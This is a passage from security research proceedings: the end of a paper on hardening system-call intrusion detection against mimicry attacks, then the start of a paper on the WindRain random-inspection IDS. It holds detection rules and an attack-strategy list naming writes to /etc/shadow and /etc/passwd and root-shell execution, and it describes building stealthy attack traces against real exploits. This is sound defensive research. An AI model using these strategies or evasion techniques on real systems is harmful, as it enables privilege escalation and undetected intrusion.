We now give a simple scheme for defining the abstraction and categories. The category specification is constructed by taking into account the importance or sensitivity level of files/directories in the underlying OS from the security standpoint. The main goal of the specification is to separate operations which have potential security risks from the benign ones.

A fragment of an example specification is as follows:

```
# EUID Abstraction
# Format: <categorized-euid>:<euid1>,<euid2>,...
0:0
1:2000,2001,2003
100:*
# EGID Abstraction
# Format: <categorized-egid>:<egid1>,<egid2>,...
0:0
1:1,2,3,5
100:*
# Argument Abstraction
# Format: <syscall> <arg1> <arg2> <arg3>, ... <cat-value>
open p=/etc/passwd o=O_WRONLY|o=O_RDRW * 1
open p=/etc/shadow o=O_WRONLY|o=O_RDRW * 2
open * * * 18
chmod p=/etc/{passwd,shadow,group,hosts.equiv}|p=/proc/kmem * - 1
# Illegal Transitions Section
# Format: <syscall> <cat-values> [<cat-euid>, <cat-egid>]* ...
open [1..6,8-11,13-15] 0,* *,0
{chmod,fchmod,chown,fchown,lchown,mknod,unlink} 1 0,* *,0
```

The example consists of four sections: euid, egid, argument categorization and illegal transitions. This example is only meant to be illustrative.

Privilege Abstraction. The euid and egid section are meant to provide the actual value mapping for $EuidCat : U \rightarrow U'$ and $EgidCat : G \rightarrow G'$. The example specification uses the following syntax for euid and egid:

$$\langle u'_i \rangle : \langle u_{i1} \rangle, \langle u_{i2} \rangle, \ldots, \langle u_{in} \rangle;$$
$$\langle g'_i \rangle : \langle g_{i1} \rangle, \langle g_{i2} \rangle, \ldots, \langle g_{in} \rangle;$$

where $u'_i \in U'$, $u_{ij} \in U$, $g'_i \in G'$ and $g_{ij} \in G$.

To ensure that $EuidCat$ ($EgidCat$) is a total mapping, a special entry "*" is employed to indicate other euids (egids) so that the mapping satisfies the requirement for a function. As euid=0 and egid=0 signify important privileges in Unix, each of them has a distinguished mapping.

Argument Abstraction. The specification is a straightforward one. It maps the system call together with its corresponding arguments (defined in an argument specific fashion, i.e. understands pathnames for `open`) into a number (its category). One point to note that while it is possible to have more complex abstractions, we have found it sufficient to only use a single abstract value to represent multiple arguments. We now briefly discuss some considerations in creating a definition:

- The approach we have used is to focus the specification to a subset of system calls $S' \subset S$ which should be checked in order to prevent attacks aimed

at gaining full control of the system. Our choice for the system call subset S' is based on the work of Bernaschi et al. [18] which classifies Unix system calls according to their *threat level* with respect to system penetration. Here, we consider S' to be the system calls in *Threat-Level 1 Category* of [18], namely: `open`, `chmod`, `fchmod`, `chown`, `fchown`, `lchown`, `rename`, `link`, `unlink`, `symlink`, `mount`, `mknod`, `init_module` and `execve`.

Other system calls in $S - S'$, which have not been defined in the specification are mapped to a unique default value. We do not address the issues raised by the system calls in Threat-Level 2 (can be used for a denial of service) and 3 (can be used for subverting the invoking process) as otherwise we might need a richer IDS model which can also deal with issues such as: memory/storage consumption metering, file access pattern, etc, which are beyond the scope of this paper. One advantage of the system call subset, which is approximately 10% of the total number of system calls, is that it reduces monitoring overheads which is important when the IDS is run on-line.

Bernaschi et al. also groups setuid/setgid system call family into the Threat 1 list. However, we take a different approach here in that we capture the effect of the setuid/setgid system call family as changes in process credential values –in the form of (euid,egid) pairs– to form part of the state information in our enhanced IDS model.

- Given a system call $s' \in S'$, a simple approach for the choice of abstraction is to ensure that any critical operations on security-sensitive objects are mapped to a value different from a normal one.
- It is convenient, when specifying the abstractions and categories to make use of sequential matching from the start to the end of the definition. In this fashion, more specific mappings can be made first and the most general ones last. This is similar to the ordering in firewall configuration files.
- Pathnames require special treatment and we use a special notation,
  `p=`<*pathname*>.
  Because pathnames in Unix are not unique, they have to be made canonical by turning them into a normalized absolute pathname (see also [15]).

4.3 Disallowing Transitions

It is also useful to specify the transitions that can lead to "bad states". The idea is to identify those singleton system calls with the corresponding privileges which can be sufficient to compromise the system's security. An example would be the operation of `chown()` on `/etc/passwd` with root privileges. Thus, the usual way of measuring anomaly signal by means of LFC function as in [2] is not adequate. This can also be used as an enhancement to access control to actually deny such a system call invocation in a program.

Our category specification defines bad transitions as:

$$s' \quad c \quad [u', g']^*$$

where c is the abstracted value for the arguments of system call s', u' and g' are the abstracted privileges for user and group. Let D_0 be the set of bad transitions.

This specification may be too strict and needs to be adjusted with respect to the normal traces. When the normal profile is extracted from the normal trace dataset, we collect in the set D_N, those transitions from D_0 which match against normal traces. The final adjusted negative transitions are $D = D_0 - D_N$. The IDS detection then concludes that any system call in an execution trace matching an illegal transition $d \in D$ constitutes an intrusion. In addition, we may also prevent the operation itself.

5 Experimental Results

We present the construction of the shortest stealthy attacks on the two variations of self-based IDS and our improved IDS. The three IDS variants are given in Table 1. In Tables 2 to 4, a dash (–) indicates that no stealthy attack could be constructed. We then experiment with our improved IDS against various mimicry attack strategies and investigate its false-positive rate.

The category specification used in these experiments uses the system call subset discussed in Section 4. For the choice of arguments, from the Table 4 in [18], we can see that the dangerous arguments for system calls in S' are mainly files/directories. Garfinkel and Spafford (Appendix B) [19] gives a comprehensive list of security sensitive and important files/directories that one might want to consider monitoring in Unix. In the experiments, we have used a sample generic configuration with several files which are security critical in the Unix/Linux environment: user and group related files (`/etc/passwd`, `/etc/shadow`, `/etc/group`), kernel memory device (`/proc/kmem`), and system configuration files (`/etc/hosts.equiv`). We have omitted for simplicity most of the system configuration files in `/etc` (such as: `/etc/inetd.conf`, `/etc/hosts`, `/etc/cron/*`) and devices files in `/dev`. We have however included entries for various directories commonly found in the Unix/Linux file system hierarchy conforming to the *Filesystem Hierarchy Standard* (`http://www.pathname.com/fhs/pub/fhs-2.3.html`). While one can use a more detailed specification, this is already sufficient to show an increase in IDS robustness.

Table 1. IDS models used in mimicry attack construction

IDS Model	Remark
IDS-1	Self-based IDS with normal profile stored as a *set* of k-grams [1, 2]
IDS-2	Self-based IDS with normal profile stored as a *graph* of k-grams (with only direct edges allowed)
IDS-3	Our improved IDS with normal profile as a *set* of k-grams

5.1 Attack Construction: Baseline vs Improved Self-based IDS

We extend the attack construction algorithm to also work with our improved IDS model. This is easily done since it just increases the amount of state per node in the graph with the euid, egid and argument category value.

Our automatic attack construction is implemented in C on a PC with a Pentium 4 processor (1.82 GHz) with 256 MB of RAM running Redhat Linux. We have used also various older versions of the Redhat Linux distribution so as to be able to run the traces corresponding to older versions of programs together with their exploits. The traces are captured in Linux by using the `strace` utility. For simplicity, we have removed system calls which are related to signal events such as SIGALRM, SIGCHLD, etc. due to their asynchronous nature. In addition, we have purposely set the euid and egid value of all system call entries in the normal trace to 0. This is to provide the worst-case condition for attacks to occur, i.e. we assume a poorly written setuid program.

Remarks on the Exploits Used. As our objective is to investigate the practicality of automated attack construction, we experiment with real programs using existing real exploits. Here, we have considered two attack scenarios: (i) *buffer-overflow scenario*: where we can replace the shellcode of a buffer-overflow exploit with a code sequence executing a stealthy attack trace; and (ii) *direct attack*: which might be the result of replacing the program by a trojan which then executes a stealthy trace to fool the IDS.

The following remarks apply to our experiments:

- The three exploits make use of `execve()` system call to spawn a root shell. However, `execve()` is not present in the normal trace. Therefore, we use an alternative strategy to write an entry to the file "`/etc/shadow`". This actually corresponds to *Attack-strategy* A_2 from our list of strategies shown in Section 5.2. This particular attack strategy is chosen for detailed comparison here as it has been used for mimicry attacks in self-based IDS (e.g. see [6]). We remark that it is perfectly all right to modify the original attack since we assume an intelligent adversary.
- In the buffer-overflow case, there is another constraint that the stealthy attack trace must be introduced at the "attack-introduction point" or "point of seizure". Hence, we need to manually determine this point and make note of the k system calls before the attack point, which we call a *border k-gram*. Given this, we need to ensure that the concatenation of border k-gram and the stealthy attack trace still passes the IDS. Thus, we need to slightly modify the search algorithm as follows: (i) the border k-gram must be included as an additional input which will then define the associated *border-node* in V; and (ii) the first-level nodes in V are explored during the search only if they are connected to the border node (and with $path\_length > k - 1$).

Traceroot2 (Traceroute Exploit). This traceroute exploit is the one previously used in [6]. It is available at: `http://www.packet-stormsecurity.org/0011-exploits/traceroot2.c`. The exploit attacks LBNL Traceroute v1.4a5 which is included in the Linux Redhat 6.2 distribution.

The original attack sequence is: `setuid(0),setgid(0), execve("/bin/sh")`. This is changed into: `open(),write(), close(),_exit()`. The result of the attack construction on normal traces generated from three Traceroute's sessions (with a

Table 2. Attack construction for Traceroute with k=5–11 (2,789 Sys-calls in Normal)

Traceroute Search Result	k=**5**	k=**6**	k=**7**	k=**8**	k=**9**	k=**10**	k=**11**
Resulting Length of Stealthy Attack Trace:							
IDS-1 (Buffer-Overflow Case)	46	48	48	64	64	112	116
IDS-2 (Buffer-Overflow Case)	48	48	64	64	116	116	125
IDS-3 (Buffer-Overflow Case)	–	–	–	–	–	–	–
IDS-1 (Direct-Attack Case)	41	45	45	51	51	54	54
IDS-2 (Direct-Attack Case)	43	45	51	51	54	54	56
IDS-3 (Direct-Attack Case)	–	–	–	–	–	–	–
Average Search Time (User+Sys)	0.170s	0.210s	0.250s	0.300s	0.460s	0.388s	0.340s

total of 2,789 system calls) for sliding-window sizes from k=5 to k=11 is given in Table 2.

JOE Text Editor Exploit. The victim program that we chose is a popular Linux terminal text editor Joe available on `http://sourceforge.net/projects/joe-editor/`. The exploit for Redhat is available at `http://www.uhagr.org/src/kwazy/UHAGr-Joe.pl`, and was run on Redhat 7.3.

Joe is not normally run as a setuid program. As a proof of concept, we assume that Joe has been run as root or setuid to root. The original attack sequence is: `setuid(0), execve ("/bin/sh")`. Again, we changed it to: `open(), write(), close(), _exit()`. [4]

The result of attack construction on Joe's normal traces generated from three Joe sessions (with a total of 9,802 system calls) for sliding-window sizes from k=5 to k=11 is given in Table 3.

Table 3. Attack construction for Joe with k=5–11 (9,802 Sys-calls in Normal)

Joe Search Result	k=**5**	k=**6**	k=**7**	k=**8**	k=**9**	k=**10**	k=**11**
Resulting Length of Stealthy Attack Trace:							
IDS-1 (Buffer-Overflow Case)	20	30	49	76	79	80	81
IDS-2 (Buffer-Overflow Case)	30	49	76	79	80	81	82
IDS-3 (Buffer-Overflow Case)	–	–	–	–	–	–	–
IDS-1 (Direct-Attack Case)	7	7	7	7	7	7	7
IDS-2 (Direct-Attack Case)	7	7	7	7	7	7	7
IDS-3 (Direct-Attack Case)	–	–	–	–	–	–	–
Average Search Time (User+Sys)	0.258s	0.305s	0.362s	0.432s	0.520s	0.623s	0.778s

[4] From the normal traces collected for Joe, we note that there are actually some differences between the normal traces and the exploit trace before the point of seizure due to some `brk()` system calls. This is probably due to increased memory allocation for the buffer overflow attack. However, as reasoned by [5], small differences may be tolerated by the IDS depending on the parameters used in the anomaly signal measurement function of self-based IDS (e.g. Locality Frame Count).

Since Joe is an editor, it falls into the class of general purpose programs as opposed to the more privileged processes targeted for monitoring by self-based IDS in [1, 2]. We however include it here to highlight some points on our attack construction results. Note that the search using Attack-strategy A_2 on IDS-3 fails as Joe was not previously used to open `/etc/shadow` in the normal traces.

Autowux WU-FTPD Exploit. This is the same exploit previously used in [5]. The `autowux.c` exploits "site exec" vulnerability on the WU-FTPD FTP server. It is available at `http://www.securityfocus.com/bid/1387/exploit/`. We ran the `wu-2.4.2-academ [BETA-15]` wu-ftpd that comes with Redhat 5.0 distribution on the 2.2.19 kernel.

We use the same attack trace as [5] which is: `setreuid(),chroot(), chdir(),chroot(),open(),write(),close(),_exit()`. The result of attack construction on the WU-FTPD normal traces generated from 10 sessions (11,051 system calls) for sliding-window sizes from k=5 to k=11 is given in Table 4.

Table 4. Attack construction for Wu-Ftpd with k=5–11 (11,051 Sys-calls in Normal)

Wu-Ftpd Search Result	**k=5**	**k=6**	**k=7**	**k=8**	**k=9**	**k=10**	**k=11**
Resulting Length of Stealthy Attack Trace:							
IDS-1 (Buffer-Overflow Case)	92	182	196	230	256	272	321
IDS-2 (Buffer-Overflow Case)	182	194	212	244	272	303	318
IDS-3 (Buffer-Overflow Case)	–	–	–	–	–	–	–
IDS-1 (Direct-Attack Case)	77	167	181	201	234	257	285
IDS-2 (Direct-Attack Case)	167	179	183	222	257	285	314
IDS-3 (Direct-Attack Case)	–	–	–	–	–	–	–
Average Search Time (User+Sys)	2.036s	2.663s	3.535s	5.056s	4.980s	6.220s	7.811s

Wagner and Soto [5] give a stealthy trace for k=6 with 135 stealthy system calls based on their normal profile. Their result, however, is not comparable to ours as the normal traces used are different. In their case, they had collected normal traces for an existing Wu-Ftpd with large numbers of downloads over two days. We have used a small normal profile.

5.2 Behavior of the Improved IDS

Resistance Against Various Attacks. Having shown that the improved IDS can better withstand mimicry attacks, we now evaluate the IDS against a number of different attack strategies.

First, we list some important files from the security viewpoint, namely F_1: `/etc/passwd`, F_2: `/etc/shadow`, F_3: `/etc/group`, F_4: `/proc/kmem` and F_5: `hosts.equiv`. Next, in Table 5, we list a number of common attack strategies in the Unix/Linux environment on those files above when the system calls are executed with superuser euid/egid privilege. While the list is not comprehensive, it suffices to demonstrate improvements in the resistance level of the IDS. We

Table 5. Attack strategies to be prevented

ID	Operation (respectively)
$A_1 - A_5$	Open and write an entry into F_1, F_2, F_3, F_4, F_5
$A_6 - A_{10}$	Chmod on F_1, F_2, F_3, F_4, F_5
$A_{11} - A_{15}$	Fchmod on F_1, F_2, F_3, F_4, F_5
$A_{16} - A_{20}$	Chown on F_1, F_2, F_3, F_4, F_5
$A_{21} - A_{25}$	Fchown on F_1, F_2, F_3, F_4, F_5
$A_{26} - A_{30}$	Lchown on F_1, F_2, F_3, F_4, F_5
$A_{31} - A_{35}$	Rename F_1, F_2, F_3, F_4, F_5 into some other file
$A_{36} - A_{40}$	Rename some other file into F_1, F_2, F_3, F_4, F_5
$A_{41} - A_{45}$	Link F_1, F_2, F_3, F_4, F_5 into some other file
$A_{46} - A_{50}$	Link some other file into F_1, F_2, F_3, F_4, F_5
$A_{51} - A_{55}$	Unlink F_1, F_2, F_3, F_4, F_5
$A_{56} - A_{60}$	Mknod F_1, F_2, F_3, F_4, F_5
A_{61}	Execve shell or command

chose the Traceroute program for this experiment. The experiment was done on normal traces described earlier (2,789 system calls) with a sliding-window size set to 5. We found that all the attack strategies listed in Table 5 fail on the tested normal traces even in the direct-attack search scenario. For most of the strategies ($A_6 - A_{61}$), the attacks fail because the needed attack system calls do not appear in the normal traces. In attacks $A_1 - A_5$, given the category specification, the attack searches fail because the normal traces do not contain the particular categories.

False-Positive Rate. We give some preliminary results comparing the new IDS in terms of its false-positive rate to the baseline self-based IDS. We chose two programs: `ls` and `traceroute` in Redhat Linux 7.3. For each program, we produced 10 trace sessions and then randomly chose one to be tested against the other 9. The results are shown in Table 6 below. Here we simply measure the number of foreign k-grams. As can be seen, the enhancement does not increase the false positives.

Table 6. Number of foreign k-grams in `Traceroute` and `ls`

	Traceroute		ls	
k	IDS1	IDS3	IDS1	IDS3
5	0	0	2	2
6	0	0	2	2
7	0	0	2	2
8	0	0	2	2
9	1	1	2	2
10	2	2	2	2
11	3	3	2	2

6 Discussion

We have shown that the improved IDS model is more resistant to mimicry attacks since the basic attacks in our experiments could not be turned into mimicry attacks. The running times also show that our automated attack construction algorithm is practical and efficient. Execution times for all cases is at most a few seconds on large window sizes. We have the following further observations:

- There can be a considerable difference in length between a stealthy buffer overflow attack compared to the direct attack one for self-based IDS. In some cases, like in Joe, the non-buffer overflow stealthy attack is very short. Here an attack of length seven works for window sizes from k=5 to 11.[5]
- The length of the shortest stealthy attack trace varies from program to program. It confirms earlier reports [6, 9] that a larger window tends to require also a longer stealthy attack trace. However, it clearly shows that relying the baseline IDS with certain length of sliding window of, such as six as suggested in [1], is not sufficient. Rather, other improvements are necessary. Our IDS with categorization techniques seems to be able to answer the need to make the self-based IDS more robust. In addition, one can always specify his/her own specification rules in our IDS to suit a particular program in preventing possible attack strategies.
- Our experimental results show that with the given basic attacks, it was not possible to turn them into mimicry attacks on the enhanced IDS although it was possible to do so in the baseline versions of the IDS. Most results that we are aware of for attacking IDS, in particular with mimicry attacks, are usually of the negative variety in that they show potential problems or ways of attacking the IDS. It is significant that our result here is a positive one, since it shows that certain systematic attacks fail to work.

  However, we do not guarantee that no attacks are possible since the evaluation is relative with respect to a given basic attack and the normal traces. The question of a security guarantee is in fact an open problem in most IDS models, and we argue that the work here points a way towards more robust evaluation methods.
- We can see that removing pseudo edges for the self-based IDS (the IDS2 model), does not make the IDS significantly stronger against mimicry attacks. In other words, pseudo subtraces can still exist. To understand why, let us consider a normal trace $\langle A, B, C, D, E, A, B, C, M, N\rangle$ with $k = 3$. Given a graph without pseudo edges for this trace, a stealthy trace can still be constructed for a basic attack trace $\langle E, B, D\rangle$. The reason for this is that a common node ABC allows us to create a "crossover path" (i.e. one like EAB-ABC-BCD) that makes a stealthy trace possible.

[5] The actual trojans will usually have longer sequences since there are system calls typically invoked at the beginning of a program related to libraries loading or memory allocation. However, the number does establish the lower-bound of mimicry attacks in the direct-attack setting.

- The false-positive rate experiment is encouraging as it shows that improving the IDS with a more fine-grained detection mechanism does not increase the false-positive rate over the baseline IDS. This means that the IDS is now more accurate for the negative cases as it decreases false-negative rate, but without impacting on the false-positive rate.
- We also can apply the arguments and privileges abstraction technique to other gray-box IDS models, such as the FSA model as in [10]. In this new model, the set of states $\mathcal{Q} = \{q_0, q_\perp\} \cup \{U' \times G' \times P\}$ with $P =$ set of possible program counter values and $\Sigma \in \{S \times C\}$. The transition is thus enhanced using a tuple with the system call number and argument category value.

7 Conclusion

We have presented an efficient algorithm for automated mimicry attack construction on self-based IDS. This is useful for evaluating the robustness of the IDS to attacks. We propose an extension to self-based IDS using privilege and argument abstraction. We argue that this extension is both simple to use and also makes the IDS more robust. Our experimental results show that mimicry attacks which could work in the baseline setting fail in the extended IDS. Hence, the extended IDS is more robust because a more fine grained model which takes into account security aspects of the operations is used. We also have some evidence that the increase is detection accuracy does not lead to more mis-predictions.

An important advantage of our IDS extension is its *simplicity*. Directly using the arguments or process credentials as part of the state will not work well. However, a simple classification which abstracts away irrelevant information and takes into account a security model does work. Furthermore, the simplicity means that it is easy to integrate into various IDS and also can be easily combined with other gray-box techniques to get a significantly more secure IDS.

Acknowledgements

We wish to thank Kymie Tan and the anonymous referees for some helpful comments. We acknowledge the support of the Defence Science and Technology Agency and Temasek Laboratories.

References

1. S. Hofmeyr, S. Forrest, and A. Somayaji. Intrusion detection using sequences of system calls. *Journal of Computer Security*, 6:151–180, 1998.
2. A. Somayaji and S. Forrest. Automated response using system-call delays. In *Proceedings of the 9th USENIX Security Symposium*, 2000.
3. A. Somayaji. Operating system stability and security through process homeostasis. *Ph.D. Thesis*, University of New Mexico, 2002.
4. C. Warrender, S. Forrest, and B. Pearlmutter. Detecting intrusions using system calls: alternative data models, In *Proceedings of the 1999 IEEE Symposium on Security and Privacy*, 1999.

5. D. Wagner and P. Soto. Mimicry attacks on host-based intrusion detection systems. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, 2002.
6. K.M.C. Tan, K.S. Killourhy, and R.A. Maxion. Understanding an anomaly-based intrusion detection system using common exploits. In *Proceedings of the 5th International Symposium on Recent Advances in Intrusion Detection (RAID 2002)*, 2002.
7. K.M.C. Tan and R.A. Maxion. Determining the Operational Limits of an Anomaly-Based Intrusion Detector. *IEEE Journal on Selected Areas in Communications, Special Issue on Design and Analysis Techniques for Security Assurance*, 21(1):96–110, 2003.
8. K.M.C. Tan and R.A. Maxion. Why 6? Defining the operational limits of stide, an anomaly-based intrusion detector. In *Proceedings of the 2002 IEEE Symposium on Security and Privacy*, 2002.
9. D. Gao, M.K. Reiter, and D. Song. On gray-Box program tracking for anomaly detection. In *Proceedings of the 13th USENIX Security Symposium*, 2004.
10. R. Sekar, M. Bendre, D. Dhurjati, and P. Bollineni. A fast automaton-based method for detecting anomalous program behaviors. In *Proceedings of the 2001 IEEE Symposium on Security and Privacy*, 2001.
11. H. Feng, O. Kolesnikov, P. Fogla, W. Lee, and W. Gong. Anomaly detection using call stack information. In *Proceedings of the 2003 IEEE Symposium on Security and Privacy*, 2003.
12. R. Maxion. Masquerade detection using enriched command lines. In *Proceedings of the International Conference on Dependable Systems & Networks (DSN-03)*, 2003.
13. C. Kruegel, D. Mutz, F. Valeur, and G. Vigna. On the detection of anomalous system call arguments. In *Proceedings of the 8th European Symposium on Research in Computer Security (ESORICS)*, 2003.
14. J. Giffin, S. Jha, and B. Miller. Efficient context-sensitive intrusion detection. In *Proceedings of the 11th Network and Distributed System Security Symposium*, 2004.
15. N. Provos. Improving host security with system call policies. In *Proceedings of the 12th USENIX Security Symposium*, 2003.
16. P.A. Pevzner. L-tuple DNA sequencing: computer analysis. *Journal of Biomolecular Structure and Dynamics*, 7:63–74, 1989.
17. A.V. Aho and J.D. Ullman. *Foundations of Computer Science: C Edition*. W H Freeman & Co, 1995.
18. M. Bernaschi, E. Gabrielli, and L.V. Mancini. REMUS: A security-enhanced operating system. *ACM Transactions on Information and System Security*, 5(1):36-61, 2002.
19. S. Garfinkel and G. Spafford. *Practical Unix Security, 2nd Edition*, O'Reilly and Associates, Sebastopol, California, 1996.

On Random-Inspection-Based Intrusion Detection

Simon P. Chung and Aloysius K. Mok*

Department of Computer Sciences,
University of Texas at Austin, Austin TX 78712, USA
{phchung, mok}@cs.utexas.edu

Abstract. Monitoring at the system-call-level interface has been an important tool in intrusion detection. In this paper, we identify the predictable nature of this monitoring mechanism as one root cause that makes system-call-based intrusion detection systems vulnerable to mimicry attacks. We propose random inspection as a complementary monitoring mechanism to overcome this weakness. We demonstrate that random-inspection-based intrusion detection is inherently effective against mimicry attacks targeted at system-call-based systems. Furthermore, random-inspection-based intrusion detection systems are also very strong stand-alone IDS systems. Our proposed approach is particularly suitable for implementation on the Windows operating system that is known to pose various implementation difficulties for system-call-based systems. To demonstrate the usefulness of random inspection, we have built a working prototype tool: the WindRain IDS. WindRain detects code injection attacks based on information collected at random-inspection points with acceptably low overhead. Our experiments show that WindRain is very effective in detecting several popular attacks against Windows. The performance overhead of WindRain compares favorably to many other intrusion detection systems.

Keywords: Mimicry attacks, intrusion detection, computer security, random inspection.

1 Introduction

Ever since they were first introduced in [9, 15], system-call-based anomaly-detection systems have been considered to be an effective approach to achieve intrusion detection in computer security, but there are also weaknesses in this approach. In particular, system-call-based anomaly-detection systems have been found to be susceptible to various mimicry attacks. Examples of these attacks can be found in [31, 32, 35]. Subsequently, a lot of work has been done to make system-call-based intrusion detection systems more resilent to mimicry attacks.

* The research reported here is supported partially by a grant from the Office of Naval Research under contract number N00014-03-1-0705.

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 165–184, 2006.

However, system-called-based IDS are still vulnerable to different evasion techniques for which countermeasures incur expensive run-time overheads. In this paper, we propose an approach for intrusion detection that is based on random inspection of application code execution. Our approach is complementary to system-call-based anomaly-detection in that evasion techniques that are effective against system-call-based detection are inherently vulnerable to detection by our approach. Our approach is motivated by the following observations:

1. Vulnerability to mimicry attacks can be attributed to the predictable nature of the monitoring mechanism: system-call-interface monitoring. Knowledge of when/where checking will occur puts the attackers in a very favorable position to launch mimicry attacks because they can "cover up" to make their behavior appear "normal" before making system calls. Furthermore, this monitoring mechanism does not preclude the attackers from exploiting execution with impunity in user space. For example, the "null calls" inserted by [13] can be found by an attacker who can then make those null calls accordingly to appear "normal".
2. Mimicry attacks usually take much longer than simple attacks that achieve their goals directly. To avoid detection, mimicry attacks have to spend a lot of extra effort in mimicking the normal behavior. In other word, the deployment of system-call-based IDS has the effect of significantly increasing the complexity and length of successful attacks. The example given in [35] clearly illustrates this point; in order to evade a very primitive system like pH [30], a simple attack of 15 system-calls has to be transformed into one with more than a hundred system calls. This seems to be unavoidable for any evasion to be successful.

Based on these two observations, we propose a different monitoring mechanism: random inspection. With random-inspection-based intrusion detection, we stop the execution of the monitored program at random points and observe its behavior. Based on the data collected at these random-inspection points, we determine whether an intrusion is in progress. Two major properties of random-inspection-based IDS are as follow:

1. The monitoring mechanism used by random-inspection-based IDS are less predictable to the attackers inasmuch as they cannot predict when/where a random inspection will occur, thus making it hard for mimicry attacks to evade.
2. Random-inspection-based IDS are in general more effective against long attacks. As the attack length increases, we can expect more inspections to occur when the attack is in progress. This means more data collected about the attack, and higher detection accuracy.

These properties make random-inspection-based IDS a strong complement to system-call-based IDS. In particular, the two types of IDS together present the attackers with a dilemma: in order to evade detection by system-call-based systems, the attackers will need to "mimic" normal behavior. This will significantly increas the length of the attacks. On the other hand, to avoid detection

by random-inspection-based systems, the attackers should keep their attacks as short as possible. As a result, when random-inspection-based systems are used in conjunction with system-call-based systems, it is very difficult (if not impossible) for the attacks to evade detection.

The effectiveness against long attacks also opens up the possibility of boosting random-inspection-based IDS with a new type of obfuscation techniques. Traditional obfuscation techniques as exemplified in [1, 2, 18] are designed to thwart attacks directly by making them unportable among different machines. On the other hand, obfuscation techniques designed to complement random-inspection-based systems will not have to stop all attacks. Techniques that create an unfamiliar (but still analyzable) environment will serve the purpose. In such an environment, extensive analysis will be needed for the attacker to achieve anything "interesting". This extensive analysis will significantly increase the length and complexity of attacks, which in turn makes them very visible to our random-inspection-based system. In addition to making attacks more visible and thus improving the detection rate, these new obfuscation techniques can also help reduce the performance overhead of random-inspection-based systems. We will elaborate on this point in Sect. 5.3. In fact, Windows is by itself a very "obfuscated" system to the attackers; we shall explain why the Windows environment makes attacks inevitably long in Sect. 4. This property makes Windows an especially suitable platform for our random-inspection-based IDS. We emphasize, however, that the applicability of our approach is not limited to Windows. We can apply other obfuscation techniques for machines running other operating systems.

Finally, to demonstrate the usefulness of random-inspection-based IDS, we have built a working prototype: the WindRain (WINDows RAndom INspection) system. The WindRain system focuses on code injection attacks on Windows systems. For this prototype, we adopt a very simple approach that checks the PC values at the inspection points and determines if the observed PC value is in a code region or a data region. If what is supposedly data is being executed, WindRain will mark it as an intrusion. Because of the way it utilizes collected PC values, WindRain is currently limited to code injection attacks. It cannot detect existing code attacks. However, we emphasize that this is only a limitation of the WindRain prototype and not a limitation to the general random-inspection approach we propose. WindRain is a very simple proof-of-concept system, and is not designed to show all the potentials of random-inspection-based intrusion detection. We stress that the PC value is not the only piece of information that an IDS can utilize at random-inspection points.

Our experiments show that WindRain is very effective against some "famous" code injection attacks against Windows. We have tested WindRain on MSBlast, Welchia, Sasser, SQLSlammer and Code Red, and all attacks are detected. As for false positive rate, we found that WindRain works well with most of the programs tested without generating ANY false alarm. In terms of performance, WindRain has low runtime overhead and allows for tradeoffs. Based on these results, we believe WindRain is a very strong stand-alone IDS in addition to being an excellent complement to system-call-based systems. Finally, our

prototype system also demonstrates another advantage of random-inspection-based IDS: it is easier to implement on Windows systems. The proprietary nature of the Windows kernel (with an undocumented interface that changes over different Windows versions, according to [29]) tends to make system-call interposition difficult. The extensive use of dlls in Windows further complicates the implementation of system-call-based systems on Windows, since most of the current systems do not work well with dlls.

2 Related Work

The idea of anomaly detection was first proposed by [7] in the 1980's. At that time, the only known mechanism for monitoring the behavior of processes is the audit-log. The kernel and other system components are responsible for monitoring process behavior and make this result available in audit-logs. The IDS will then read the audit-log and determine whether an intrusion is observed based on what is read. A new monitoring mechanism only came on the scene when [9, 15] proposed system-call-based anomaly detection. By using system-call traces for intrusion detection, an alternative monitoring mechansim, namely the monitoring of the system-call interface is implicitly introduced. Another major contribution of [9, 15] is the introduction of black-box-profiling technique. This is a technique that allows the normal behavior of a process to be profiled by just observing its normal execution. The process is treated like a black box since the availability of the underlying code being executed is not necessary. With this normal profile, we can check the monitored behavior of a process and identify any deviation from the profile as an intrusion.

Due to the richness and timeliness of the information available at the system-call interface, system-call-based anomaly detection has become a mainstream approach in intrusion detection. A lot of work has been done in enhancing system-call-based detection [20-22, 17, 25, 27, 37]; most of them focus on the profiling technique. At the same time, black-box profiling for the traditional audit-log monitoring mechanism has also received a lot of attention [4, 5, 12, 24, 38]. Despite all the work done in enhancing both system-call-based and audit-log based anomaly detection, the underlying monitoring mechanisms have remained largely the same. Monitoring at the system-call interface and monitoring through the system audit log facility are still the two mainstream monitoring mechanisms. There are some other monitoring mechanisms proposed (implicitly with the use of new observable behavior for anomaly detection, such as [3, 16, 39]), but none of these is as general as the two traditional approaches.

On the other hand, a lot of studies [31, 32, 35] have been done to find out the limitations and weaknesses of these system-call-based IDS. A lot of evasion strategies for avoiding detection have been identified. [35] presents a systematic analysis of these evasion strategies and introduces the notion of mimicry attacks. Afterwards, a lot of work has been done to overcome the weaknesses identified. The major focus of these approaches is to improve the accuracy of the profile for normal process behavior used for anomaly detection. With an inaccurate profile, the IDS

has to be more tolerant to behavior that deviates from that predicted by the profile. Otherwise, excessive false positive will result from the misprediction of normal, valid behavior. Unfortunately, this tolerance can be exploited to the attacker's advantage. With a more accurate profile, the IDS can be stricter in its enforcement and mark any slight deviation from the normal profile as an intrusion.

Among the work done in this direction, the work in [36] is one of the most exemplary. [36] first proposed the white-box-profiling technique. Instead of treating the process being profiled as a black box, we can build the profile based on analysis of the corresponding program. They have proposed several techniques for white-box profiling, varying in the accuracy of the profile, as well as the efficiency of run time monitoring. If the analysis is done correctly, white-box profiling guarantees zero false positive. As a result, we can avoid the false-positive-false-negative tradeoff mentioned above. However, high profile accuracy comes at the cost of higher complexity in runtime monitoring. Some of the most accurate profiling techniques proposed in [36] make it extremely difficult for the attackers to evade detection. Unfortunately, the monitoring overhead based on these profiles is likely to be high, owing to the nondeterministic nature inherent in profiles generated by program analysis. In general, monitoring in this way has extremely high complexity, and is so slow that it is impractical for monitoring in real time. Requiring the availability of source code is another major drawback of this work. This makes it impossible to apply their techniques to commodity software.

